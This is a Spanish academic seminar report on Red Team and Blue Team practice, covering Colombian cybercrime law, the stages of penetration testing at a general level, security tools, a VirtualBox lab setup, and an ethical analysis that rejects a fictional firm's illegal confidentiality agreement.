Capacidades técnicas, legales y de gestión para equipos Blue Team y Red Team

Claudia Catalina Zuleta González

Luis Fernando Zambrano Hernández

Vicerrectoría Académica y de Investigación

Seminario Especializado: Equipos Estratégicos en Ciberseguridad: Red Team & Blue Team

Código: 202337164_3

2025

Luis Fernando Zambrano Hernández

Nombre Director de Trabajo de Grado

_____ _____

Jurado Jurado

2025

Dedicatoria

A Dios, a mi familia. Este trabajo es el reflejo de años de esfuerzo y perseverancia, y no habría sido posible sin el aliento y la paciencia de mis seres queridos.

Agradecimientos

Agradezco infinitamente a Dios por guiar cada paso en este camino. A mis padres, por su amor incondicional y apoyo constante; a mis hijos y esposo, por su paciencia y comprensión, pilares fundamentales durante este proceso. Expreso mi gratitud a la Universidad Nacional Abierta y a Distancia (UNAD) por el valioso conocimiento y las herramientas impartidas, y de manera muy especial, a mi estimado Tutor, Luis Fernando cuya diligencia, buena disposición y orientación experta fueron cruciales en cada etapa de este proyecto. Su dedicación no solo facilitó mi aprendizaje, sino que también inspiró mi crecimiento en el campo de la ciberseguridad. Este logro es también suyo, reflejo de su invaluable contribución.

Claudia Catalina Zuleta González

Medellín, mayo de 2025

Resumen

Este informe técnico analiza la interacción y la eficacia de las estrategias de Red Team y Blue Team en el endurecimiento de la ciberseguridad organizacional, partiendo de escenarios prácticos que simulan amenazas cibernéticas. Se examinan los aspectos clave que aportan al desarrollo de ambos equipos, destacando la emulación de adversarios por parte del Red Team para identificar vulnerabilidades y la defensa proactiva del Blue Team para contener ataques y mitigar riesgos. Se enfatiza que la colaboración y la retroalimentación continua entre estos equipos son esenciales para una postura defensiva resiliente y adaptativa.

El documento también presenta recomendaciones concretas para fortalecer los aspectos de seguridad, incluyendo la formalización del ciclo de retroalimentación, la implementación de una gestión de vulnerabilidades robusta, la inversión en capacitación continua del personal, y la adopción de arquitecturas de seguridad por diseño y de confianza cero. Se concluye que la ciberseguridad es un proceso dinámico y continuo, donde la inteligencia de amenazas y la responsabilidad compartida son fundamentales. La sinergia entre Red Team y Blue Team no solo mejora la capacidad de respuesta ante incidentes, sino que también contribuye significativamente a la construcción de una infraestructura más segura y una cultura organizacional consciente de los riesgos cibernéticos, vital para la protección de activos digitales en un entorno de amenazas en constante evolución.

Palabras clave**:** *Blue Team, Ciberseguridad, Contención, Red Team, Vulnerabilidades.*

Abstract

This technical report analyzes the interaction and effectiveness of Red Team and Blue Team strategies in strengthening organizational cybersecurity, based on practical scenarios simulating cyber threats. Key aspects contributing to the development of both teams are examined, highlighting the Red Team's adversary emulation to identify vulnerabilities and the Blue Team's proactive defense to contain attacks and mitigate risks. It is emphasized that continuous collaboration and feedback between these teams are essential for a resilient and adaptive defensive posture.

The document also presents concrete recommendations for strengthening security aspects, including formalizing the feedback loop, implementing robust vulnerability management, investing in continuous staff training, and adopting security-by-design and Zero Trust architectures. It is concluded that cybersecurity is a dynamic and continuous process, where threat intelligence and shared responsibility are fundamental. The synergy between Red Team and Blue Team not only improves incident response capabilities but also significantly contributes to building a more secure infrastructure and an organizational culture aware of cyber risks, vital for protecting digital assets in a constantly evolving threat environment.

Keywords: *Blue Team, Cybersecurity, Containment, Red Team, Vulnerabilities.*

Índice

Lista de Ilustraciones

Lista de Tablas

Glosario

Amenaza: Una amenaza cibernética se define como cualquier circunstancia o evento con el potencial de causar daño a un sistema, red o dato, generalmente explotando una vulnerabilidad existente (Díaz et al., 2022).

Análisis Forense Digital: Es el proceso metódico de recolectar, preservar, examinar y analizar evidencia digital tras un incidente de seguridad, con el fin de reconstruir los eventos, identificar la causa raíz y apoyar investigaciones (Peterson, 2020).

Ataque Informático: Se refiere a un intento deliberado y malicioso de comprometer la confidencialidad, integridad o disponibilidad de sistemas, redes o datos, explotando debilidades para lograr objetivos no autorizados (García et al., 2023).

Blue Team: Designa al equipo de ciberseguridad interno de una organización, cuya función principal es la defensa de los activos digitales. Sus responsabilidades incluyen la detección de intrusiones, la gestión de incidentes y el fortalecimiento continuo de las medidas de seguridad (Chism, 2020; Rajendran et al., 2011).

Ciberdelincuencia (Cybercrime): Involucra cualquier actividad criminal que utiliza redes informáticas o dispositivos como medio o como objetivo, incluyendo delitos como fraude electrónico, robo de identidad y ataques a infraestructuras críticas (OAS, 2018).

Ciberseguridad: Engloba el conjunto de prácticas, tecnologías, políticas y controles diseñados para proteger sistemas, redes y datos de ataques cibernéticos, daños o accesos no autorizados, buscando preservar la confidencialidad, integridad y disponibilidad de la información (UNAD, 2020).

Confidencialidad: Es uno de los pilares de la seguridad de la información, garantizando que el acceso a los datos o recursos está restringido únicamente a personas o sistemas autorizados, previniendo la divulgación no deseada (MINTIC, 2022).

Confianza Cero (Zero Trust): Un modelo de seguridad que opera bajo el principio de "nunca confiar, siempre verificar". Requiere una verificación estricta de cada usuario y dispositivo que intenta acceder a los recursos de la red, sin importar su ubicación (Rose, 2020).

Contención: Etapa crítica en la respuesta a incidentes de seguridad, donde se toman acciones para limitar el alcance y el impacto de un ataque, aislando los sistemas afectados para prevenir la propagación del daño (Zambrano Hernández et al., 2024).

Delito Informático: Se refiere a actos ilícitos tipificados en la legislación que se realizan empleando medios tecnológicos o que tienen como objetivo sistemas informáticos, con el fin de causar perjuicio o para obtener un beneficio indebido (Policía, 2009).

EDR (Endpoint Detection and Response): Soluciones tecnológicas que ofrecen monitoreo continuo y en tiempo real de la actividad en los puntos finales (dispositivos de usuario, servidores), permitiendo la detección y respuesta a amenazas avanzadas y comportamientos anómalos (Threat Intelligence Platform, 2021).

Ética en Ciberseguridad: Comprende los principios morales y las directrices profesionales que deben regir la conducta de los expertos en ciberseguridad, promoviendo el uso responsable, legal y honorable de las herramientas y conocimientos para proteger la información y los sistemas (Copnia, 2015).

EternalBlue: Un exploit notorio que explota una vulnerabilidad (MS17-010) en el protocolo Server Message Block (SMB) de Microsoft Windows, permitiendo la ejecución remota de código y siendo utilizado para la propagación de malware (Schwartz & Hardy, 2017).

Exploit: Un fragmento de código, una secuencia de comandos o una técnica diseñada para aprovechar una debilidad específica (vulnerabilidad) en un sistema, aplicación o red, con el objetivo de obtener acceso no autorizado o provocar un comportamiento inesperado (Schwartz & Hardy, 2017; Revista Seguridad, 2018).

Hardenización (Hardening): Es el proceso de fortalecer la seguridad de un sistema, aplicación o red, reduciendo su superficie de ataque. Implica deshabilitar servicios innecesarios, aplicar configuraciones seguras y limitar privilegios para aumentar la resistencia frente a ataques (CIS Security, 2020; CCN Cert, 2018).

Metasploit Framework: Una plataforma de código abierto ampliamente utilizada en el ámbito de las pruebas de penetración, que facilita el desarrollo, la prueba y la ejecución de exploits contra sistemas vulnerables (Revista Seguridad, 2018).

OSSTMM (Open Source Security Testing Methodology Manual): Una metodología de pruebas de seguridad de código abierto que ofrece un marco estructurado y estandarizado para evaluar la seguridad de sistemas, aplicaciones, redes y operaciones, asegurando una cobertura integral (Zuluaga Mateus, 2017).

Phishing: Una técnica de ingeniería social en la que los atacantes intentan engañar a los usuarios para obtener información sensible (ej. credenciales, datos financieros) haciéndose pasar por una entidad de confianza a través de comunicaciones electrónicas (Johnson & White, 2022).

PoC (Proof of Concept): Una demostración práctica y concreta que valida la explotabilidad de una vulnerabilidad o la viabilidad de una idea de ataque, sirviendo para ilustrar el riesgo de forma tangible a las partes interesadas (Elbert, 2018).

Pruebas de Penetración (Pentesting): Un ejercicio de ciberseguridad ofensiva que simula ataques controlados contra sistemas informáticos, redes o aplicaciones para identificar, explotar y reportar vulnerabilidades y debilidades de seguridad desde la perspectiva de un atacante real (Zuluaga Mateus, 2017; Incibe, 2019; PandaSecurity, 2018).

Protección de Datos Personales: Se refiere al marco legal y las medidas técnicas y organizativas destinadas a garantizar la privacidad y el control de los individuos sobre su información personal, regulando su recolección, uso, almacenamiento y divulgación (Congreso Colombia, 2012).

Red Team: Un equipo de ciberseguridad ofensivo que simula el comportamiento de adversarios reales para identificar y probar las debilidades en las defensas de una organización, incluyendo la capacidad de detección y respuesta del Blue Team (Elbert, 2018; Chindrus & Caruntu, 2023; Quintero, 2020).

Riesgo Cibernético: Es la cuantificación de la probabilidad de que una amenaza cibernética explote una vulnerabilidad, combinada con la magnitud del impacto negativo que dicho evento podría tener sobre los activos o las operaciones de una organización (Alvarez, 2018).

SIEM (Security Information and Event Management): Un sistema centralizado que recopila, normaliza, agrega y correlaciona registros de seguridad y eventos de múltiples fuentes, proporcionando una visibilidad integral en tiempo real para la detección de amenazas y la gestión de incidentes (Kim & Kang, 2018; Moreno, 2015).

TTPs (Técnicas, Tácticas y Procedimientos): Un marco utilizado para describir el comportamiento de los atacantes, detallando las acciones específicas (Técnicas) que realizan, la forma en que agrupan esas acciones para lograr un objetivo (Tácticas) y los pasos secuenciales que siguen (Procedimientos) en sus operaciones (Smith & Jones, 2019).

Vulnerabilidad: Una debilidad o un fallo en el diseño, implementación, configuración u operación de un sistema, aplicación o protocolo que podría ser explotado por una amenaza para comprometer la seguridad (Contreras et al., 2021).

Introducción

La ciberseguridad se ha consolidado como un pilar fundamental para la supervivencia y resiliencia de cualquier organización en la era digital (Martínez & Soto, 2019). Las progresivas y nuevas formas de crear amenazas cibernéticas y la constante evolución de los vectores de ataque han llevado a las empresas a adoptar estrategias defensivas más robustas y proactivas. Con base a este contexto, la implementación de equipos especializados como el Red Team y el Blue Team emerge como una práctica esencial para fortalecer la postura de seguridad, no solo identificando vulnerabilidades, sino también probando la capacidad de respuesta y mejorando continuamente las defensas (Elbert, 2018; Quintero, 2020).

El presente informe técnico surge de la necesidad de analizar y comprender en profundidad la dinámica, los desafíos y las sinergias entre los equipos de Red Team y Blue Team, a través de la simulación de escenarios prácticos y situaciones complejas de ciberseguridad. Los escenarios vistos, inspirados en problemáticas comunes en entornos corporativos, buscan replicar las condiciones de una organización como CyberFort Technologies, la cual se enfrenta a retos que van desde la configuración de un banco de trabajo seguro y la identificación de vulnerabilidades técnicas, hasta la gestión ética y legal de la información confidencial y la contención de ataques en tiempo real. La integración de estos casos prácticos permite una evaluación realista de la efectividad de las estrategias ofensivas y defensivas, así como de las implicaciones legales y éticas inherentes al campo de la ciberseguridad.

La intención de este documento es detallar la implementación de estrategias de contención en ciberseguridad mediante la interacción entre Red Team y Blue Team, analizando su rol en la identificación y mitigación de vulnerabilidades y en la mejora de la respuesta ante incidentes, a la luz de los escenarios propuestos. Para ello, el informe se estructura en diversas secciones que abordan los aspectos clave del desarrollo de ambos equipos, presentan los resultados de pruebas de penetración y contención de ataques, exponen un análisis exhaustivo de las consideraciones éticas y legales, y que a la

final, proponen recomendaciones estratégicas para fortalecer la postura de ciberseguridad de una organización. Este análisis integral busca ofrecer una guía clara para la gestión efectiva de la seguridad digital, fomentando una cultura de mejora continua y resiliencia organizacional frente a las amenazas cibernéticas.

Objetivos

Objetivo General

Analizar la interacción y la complementariedad de las estrategias de Red Team y Blue Team en el endurecimiento de la ciberseguridad organizacional, evaluando su impacto en la identificación de vulnerabilidades, la contención de ataques y la mejora continua de la postura defensiva, a partir de la experiencia obtenida en escenarios prácticos de simulación.

Objetivos Específicos

Examinar los aspectos fundamentales y la dinámica de colaboración entre los equipos de Red Team y Blue Team, identificando su contribución en la detección de vulnerabilidades y la contención de amenazas en un entorno de ciberseguridad.

Evaluar las implicaciones éticas y legales inherentes a la práctica de la ciberseguridad, considerando el manejo de información confidencial y las responsabilidades profesionales en la respuesta a incidentes, según lo planteado en los escenarios de estudio.

Proponer recomendaciones estratégicas y operativas dirigidas a la alta gerencia para fortalecer la postura de seguridad de la organización, incluyendo la optimización de procesos de gestión de vulnerabilidades y la capacitación especializada del personal.

Generar conclusiones aplicadas a partir de los hallazgos técnicos, éticos y legales, que contribuyan a la construcción de conocimiento y a la toma de decisiones informada para la mejora continua de la resiliencia cibernética organizacional.

Desarrollo del Informe

Resumen de las Etapa Formativas del Seminario Etapa 1: Conceptos Fundamentales de Seguridad y Montaje del Banco de Trabajo

1 Leyes y Decretos en Delitos Informáticos y Protección de Datos

En el marco legal colombiano, la ciberseguridad se rige por un conjunto de normativas esenciales que buscan proteger la información y los sistemas frente a amenazas cibernéticas. La **Ley 1273 de 2009** se erige como un pilar fundamental al modificar el Código Penal para tipificar nuevos delitos informáticos y proteger la información y los datos. Esta ley penaliza conductas como el acceso abusivo a un sistema informático, la interceptación de datos informáticos, el daño informático, el uso de software malicioso, la violación de datos personales y la suplantación de sitios web para capturar datos personales, entre otros (Policía, 2009). Su promulgación representó un avance significativo en la capacidad del Estado para perseguir y sancionar crímenes en el ámbito digital.

Complementariamente, la **Ley 1581 de 2012** (conocida como Ley de Protección de Datos Personales) establece el régimen general de protección de datos personales en Colombia. Su objetivo es garantizar a los ciudadanos el derecho a conocer, actualizar y rectificar la información que se haya recogido sobre ellos en bases de datos o archivos (Congreso Colombia). Esta normativa impone obligaciones claras a las organizaciones en cuanto a la recolección, almacenamiento, uso y circulación de datos personales, exigiendo medidas de seguridad adecuadas y el consentimiento previo, expreso e informado del titular. La inobservancia de esta ley puede acarrear sanciones significativas, subrayando la importancia de la privacidad en la gestión de la información.

Estas leyes, junto con otras disposiciones como la **Ley 1480 de 2011** (Estatuto del Consumidor, que incluye aspectos de comercio electrónico y protección de datos en transacciones) y la **Ley 527 de 1999** (sobre comercio electrónico y firmas digitales), conforman un marco legal robusto que todo profesional de ciberseguridad debe dominar. La comprensión de estas normativas no solo es crucial para

el cumplimiento legal, sino también para fomentar una cultura organizacional que valore la seguridad y la ética en el manejo de la información.

2 Pruebas de Penetración (Pentesting): Etapas y Aplicación

Las pruebas de penetración, conocidas como pentesting, constituyen un método proactivo y autorizado para evaluar la seguridad de sistemas informáticos, redes o aplicaciones. Consiste en la simulación de ataques maliciosos con el fin de identificar vulnerabilidades y debilidades antes de que sean explotadas por actores no autorizados. Este proceso metódico se estructura en varias etapas bien definidas, que garantizan una evaluación exhaustiva de la postura de seguridad de una organización.

La primera etapa es la de **Reconocimiento (Reconnaissance)** , donde se recopila toda la información posible sobre el objetivo. Esto puede incluir el uso de herramientas de código abierto (OSINT), búsqueda en dominios públicos, e identificación de infraestructura de red. Seguidamente, se procede con la fase de **Escaneo (Scanning)** , que implica el uso de herramientas automatizadas para identificar puertos abiertos, servicios activos y posibles vulnerabilidades en los sistemas. Una vez identificadas las posibles debilidades, la etapa de **Explotación (Gaining Access)** busca aprovechar esas vulnerabilidades para obtener acceso al sistema de la red. Este es el corazón de la prueba, donde se demuestra la factibilidad de un ataque.

Luego de esto, la fase de **Post-Explotación (Manteniendo Acceso y Cubriendo Vías)** se enfoca en mantener el acceso obtenido y explorar el sistema para descubrir información adicional, escalar privilegios, establecer persistencia y simular acciones que un atacante real podría realizar. La última etapa es la de **Generación de Informes (Reporting)** , donde se documentan detalladamente todas las vulnerabilidades encontradas, los métodos de explotación utilizados, el impacto potencial y, crucialmente, las recomendaciones para remediar las debilidades. Un ejemplo práctico de pentesting podría involucrar la identificación de una vulnerabilidad en un servidor web y su explotación para acceder a una base de datos, demostrando el riesgo de una inyección SQL o una configuración

incorrecta. La rigurosidad en cada una de estas etapas es fundamental para proporcionar una visión clara y accionable de la seguridad del objetivo.

4 Definición de Herramientas de Ciberseguridad y Servicios en Línea

La eficacia de las operaciones de ciberseguridad se cimienta en el dominio de un variado repertorio de herramientas y servicios especializados. Durante esta etapa, se profundizó en la funcionalidad de soluciones tecnológicas clave que empoderan a los equipos de ciberseguridad. Para el reconocimiento de red y escaneo de vulnerabilidades, se destacó la versatilidad de **Nmap (Network Mapper)** , una herramienta fundamental para descubrir hosts, servicios y puertos abiertos en una red, así como para identificar sistemas operativos (Schwartz & Hardy, 2017). Complementariamente, se exploró **OpenVAS (** Open Vulnerability Assessment System), un escáner de vulnerabilidades de código abierto que permite realizar análisis de seguridad exhaustivos y generar informes detallados sobre debilidades presentes en la infraestructura (García et al., 2023).

En el espacio de la explotación de vulnerabilidades, se estudió a fondo **Metasploit Framework**, una plataforma de desarrollo y ejecución de exploits ampliamente utilizada por los Red Teams para simular ataques realistas y evaluar la resistencia de los sistemas ante diversas amenazas (Rodríguez, 2018). Para la investigación y el análisis de vulnerabilidades existentes , se revisaron recursos en línea como **ExploitDB** , una base de datos pública de exploits y vulnerabilidades, y **CVE (Common Vulnerabilities and Exposures)** , un diccionario estandarizado de vulnerabilidades de seguridad de la información conocidas públicamente (Zambrano et al., 2024). Estas bases de conocimiento son cruciales para que los analistas de seguridad comprendan las debilidades conocidas y las defensas asociadas.

Además de estas herramientas específicas, se examinaron servicios en línea y conceptos de inteligencia de amenazas, que permiten a los equipos mantenerse actualizados sobre el panorama de riesgos. La comprensión de la funcionalidad de este conjunto de herramientas y servicios es vital para

equipar a los profesionales de ciberseguridad con las capacidades técnicas necesarias para enfrentar los desafíos cibernéticos de manera efectiva (Schwartz & Hardy, 2017).

4 Banco de Trabajo: Configuración y Entorno de Pruebas


La configuración de un banco de trabajo controlado y funcional es una fase indispensable en la preparación para cualquier actividad de ciberseguridad, ya que permite la simulación de escenarios de ataque y defensa sin comprometer entornos de producción reales. En esta etapa, el enfoque principal fue la implementación de una infraestructura virtualizada utilizando **VirtualBox**, una plataforma de virtualización de código abierto que facilita la creación y gestión de máquinas virtuales (Anexo 1 - Escenario 1). Este proceso implicó la descarga e instalación de la versión más reciente de VirtualBox, asegurando una base operativa estable.

La estructura del banco de trabajo consistió en la creación de dos máquinas virtuales esenciales: una con **Kali Linux** y otra con **Windows 7**. Kali Linux, una distribución diseñada específicamente para pruebas de penetración y auditorías de seguridad, fue seleccionada por su integración de herramientas ofensivas, lo que la convierte en un entorno idóneo para las simulaciones del Red Team (Schwartz & Hardy, 2017). El proceso de instalación de Kali Linux se llevó a cabo meticulosamente, asegurando la correcta operatividad del sistema y sus utilidades. La máquina virtual con Windows 7, por su parte, fue designada como el objetivo de las pruebas, representando un sistema empresarial típico susceptible a vulnerabilidades.

Ilustración 1 Importación de OVA Win 7 SE2020-X64

Fuente: Elaboración propia


Ilustración 2 Creación de Kali Linux



Fuente: Elaboración propia


Un paso crítico en el montaje del banco de trabajo fue la configuración de red, esencial para establecer una comunicación fluida entre las máquinas virtuales y con la red local física. Para conectar tanto la máquina virtual de Windows 7 como la de Kali Linux directamente a la red local del host (Windows 11) y permitirles obtener direcciones IP del mismo rango, se configuraron sus adaptadores de red en VirtualBox utilizando el modo Adaptador Puente (Bridged Adapter). Este modo replica una conexión directa a la red física, como si las máquinas virtuales fueran dispositivos independientes en la misma red.

Ilustración 3 IP Windows 7 192.168.1.22



Fuente: Elaboración propia


Ilustración 4 IP Kali 192.168.1.21



Fuente: Elaboración propia


Una vez configurado el modo de red, se procedió al encendido de las máquinas virtuales para sustraer sus respectivas direcciones IP. En la máquina Windows 7, esta dirección se obtuvo abriendo la consola de comandos (cmd) y ejecutando el comando ipconfig. En Kali Linux, se utilizó el comando ifconfig en la terminal para identificar la dirección IP asignada a su interfaz de red.

Ilustración 5 IP Windows 7 192.168.1.22



Fuente: Elaboración propia

Ilustración 6 IP Kali 192.168.1.21



Fuente: Elaboración propia

Posteriormente, se realizaron pruebas de conectividad para verificar la comunicación efectiva entre ambas máquinas. Utilizando el comando ping desde Kali Linux hacia la IP de Windows 7, y viceversa, se confirmó que ambos sistemas podían alcanzarse y comunicarse dentro de la red

configurada. Los resultados de estas pruebas se visualizaron en la terminal de Kali Linux y en el símbolo del sistema de Windows, validando la preparación del entorno para las simulaciones de pentesting.

Como por última medida, se procedió a la instalación de herramientas adicionales esenciales para las etapas subsiguientes. Esto incluyó la actualización de los paquetes de Kali Linux y la instalación de utilidades como netdiscover y nmap, vitales para las fases de reconocimiento y escaneo. Los comandos de instalación se ejecutaron en la terminal de Kali. La verificación de que las herramientas estaban correctamente instaladas y funcionales se realizó mediante la ejecución de comandos básicos de cada utilidad.

Etapa 2: Actuación Ética y Legal en Ciberseguridad

1 Análisis de Argumentos según Anexos 2 y 3

Al analizar el Anexo 2 (Escenario 2) y el Anexo 3 (Acuerdo de Confidencialidad), se identificaron varias situaciones que generan preocupación desde una perspectiva ética y legal. En primer lugar, el Anexo 2 describe una situación donde CyberFort Technologies entrega un contrato para la contratación de personal a pesar de saber que fue elaborado por un abogado despedido por "encontrar algunos procesos ilícitos" y que la alta administración no inspeccionó el documento. Esta omisión y la subsiguiente entrega del contrato sin modificaciones, junto con la advertencia de la gerencia de tener "suma precaución" antes de firmar, sugiere una "negligencia grave" por parte de la empresa y una potencial "mala fe" en el asunto de la contratación.

Además, el Anexo 2 revela que la organización utiliza la contratación como una "prueba de admisión", lo que implica que los candidatos deben realizar una "primera misión" bajo presión. Si bien las pruebas de habilidades son comunes en los procesos de selección, la forma en que se plantea en el escenario, aprovechando "una serie de problemas que ha identificado en su interior" y sometiendo a los candidatos a "trabajar bajo presión", podría considerarse una práctica "abusiva" y "poco ética".

En cuanto al Anexo 3 (Acuerdo de Confidencialidad), se observan varias cláusulas que podrían ser problemáticas. La estipulación que precisa la "Información Confidencial" contiene claramente "datos secretos como 'datos de chuzadas, interceptación de información, accesos abusivos a sistemas informáticos'". Esta inserción es altamente anormal, ya que implica que la empresa podría estar implicada en acciones ilícitas y que el acuerdo de confidencialidad se utilizaría para ocultarlas.

Adicionalmente, el deber de la parte recipiente de la información de "no denunciar ante las autoridades actividades sospechosas de espionaje o cualquier otro proceso en el cual intervenga la apropiación de información de terceros" y de "abstenerse de denunciar y publicar la información confidencial e ilegal que conozca, reciba o intercambie" son precisamente "ilícitos". Estas condiciones infringen el deber legal de revelar infracciones y quebrantan el derecho a la libertad de expresión. La cláusula que establece que "en caso que la información ilegal o confidencial sea encontrada en manos del receptor este deberá acudir a un abogado privado y dejar exenta de cualquier responsabilidad legal y penal a CyberFort Technologies" es "indebida" y "excluyente de responsabilidad". Esta intenta reubicar la responsabilidad de los posibles ejercicios ilegales de la empresa al colaborador, lo cual no es tolerable legalmente.

Por lo analizado, estos anexos contienen serias irregularidades que sugieren problemas éticos y legales significativos por parte de la organización CyberFort Technologies, tanto en el proceso de pacto como en el propio convenio de confidencialidad.

2 Artículos del Anexo 3 Acuerdo que Podrían ser Vulnerados

Si se confirma la presencia de procesos ilegales dentro de las actividades de CyberFort Technologies, como se insinúa en el Anexo 2 y se explicita en el Anexo 3, el acuerdo de confidencialidad podría vulnerar varios artículos de la **Ley 1273 de 2009**, la cual tipifica los delitos informáticos en Colombia (Policía Nacional, 2009).

Específicamente, la introducción en el significado de "Información Confidencial" de "datos secretos como 'datos de chuzadas, interceptación de información, accesos abusivos a sistemas informáticos'" podría implicar la comisión de desacatos representados en la Ley 1273 de 2009 (MINTIC, 2022).

Por ejemplo:

- **Artículo 269A. Acceso abusivo a un sistema informático:** Si la organización realiza accesos no autorizados a sistemas informáticos de terceros, estaría incurriendo en este delito. El acuerdo, al mencionar explícitamente "accesos abusivos a sistemas informáticos", sugiere que la organización es consciente de esta práctica o incluso la contempla.
- **Artículo 269C. Interceptación de datos informáticos:** Si la organización intercepta comunicaciones o datos transmitidos a través de sistemas informáticos sin la debida autorización legal, estaría cometiendo este delito. La referencia a "interceptación de información" en el acuerdo es una clara señal de alerta.

Además, las condiciones que exigen al aceptador de la información a "no denunciar ante las autoridades actividades sospechosas de espionaje o cualquier otro proceso en el cual intervenga la apropiación de información de terceros" y a "abstenerse de denunciar y publicar la información confidencial e ilegal que conozca, reciba o intercambie" es posible instituir una forma de confabulación u ocultación de violaciones informáticas. Aunque estas cláusulas del acuerdo de confidencialidad no constituyen directamente un delito informático tipificado en la Ley 1273 de 2009, sí podrían implicar una inducción o constreñimiento a no denunciar, lo cual podría tener implicaciones legales para quien firme el acuerdo, además de la ilegalidad del acuerdo en sí.

Es fundamental tener en cuenta que la Ley 1273 de 2009 (Policía Nacional, 2009) busca proteger la confidencialidad, integridad y disponibilidad de los datos y sistemas informáticos, así como sancionar

las conductas que atenten contra estos bienes jurídicos. El acuerdo de confidencialidad, en la medida en que intenta asegurar o tapar acciones ilícitas, va en contra del ánimo y el designio de esta ley.

3 Respuesta ante la Oferta Laboral de CyberFort Technologies

El análisis sobre si un experto en ciberseguridad debería aceptar la oferta laboral de CyberFort Technologies, considerando los problemas éticos y legales expuestos y el código de ética del COPNIA, revela una decisión compleja. Aunque la oferta económica es muy atractiva, con un sueldo de $15.000.000 de pesos colombianos mensuales y un contrato vitalicio (Anexo 3), el acuerdo de confidencialidad asociado propone prácticas ilegales y poco éticas, lo cual complica la aceptación de la posición.

Desde una perspectiva profesional, la decisión no puede basarse únicamente en el beneficio económico. El **Código de Ética para Ingenieros del COPNIA (Consejo Profesional Nacional de Ingeniería)** establece claramente que los profesionales de la ingeniería, incluyendo a los ingenieros de sistemas y afines que laboran en ciberseguridad, deben operar con integridad, ética y responsabilidad social (COPNIA, n.d.). El código exige a los profesionales: "Anteponer el interés social al particular. Obrar con honestidad y rectitud. Velar por el cumplimiento de las normas legales. Evitar cualquier acto que pueda desprestigiar la profesión."

En este contexto, aceptar un empleo en una empresa que parece estar implicada en actividades arbitrarias y que pretende encubrirlas mediante un acuerdo de confidencialidad claramente problemático, representaría una violación flagrante del código de ética del COPNIA. Un profesional de la ciberseguridad con principios no puede ser cómplice de acciones que atenten contra la ley y la ética profesional.

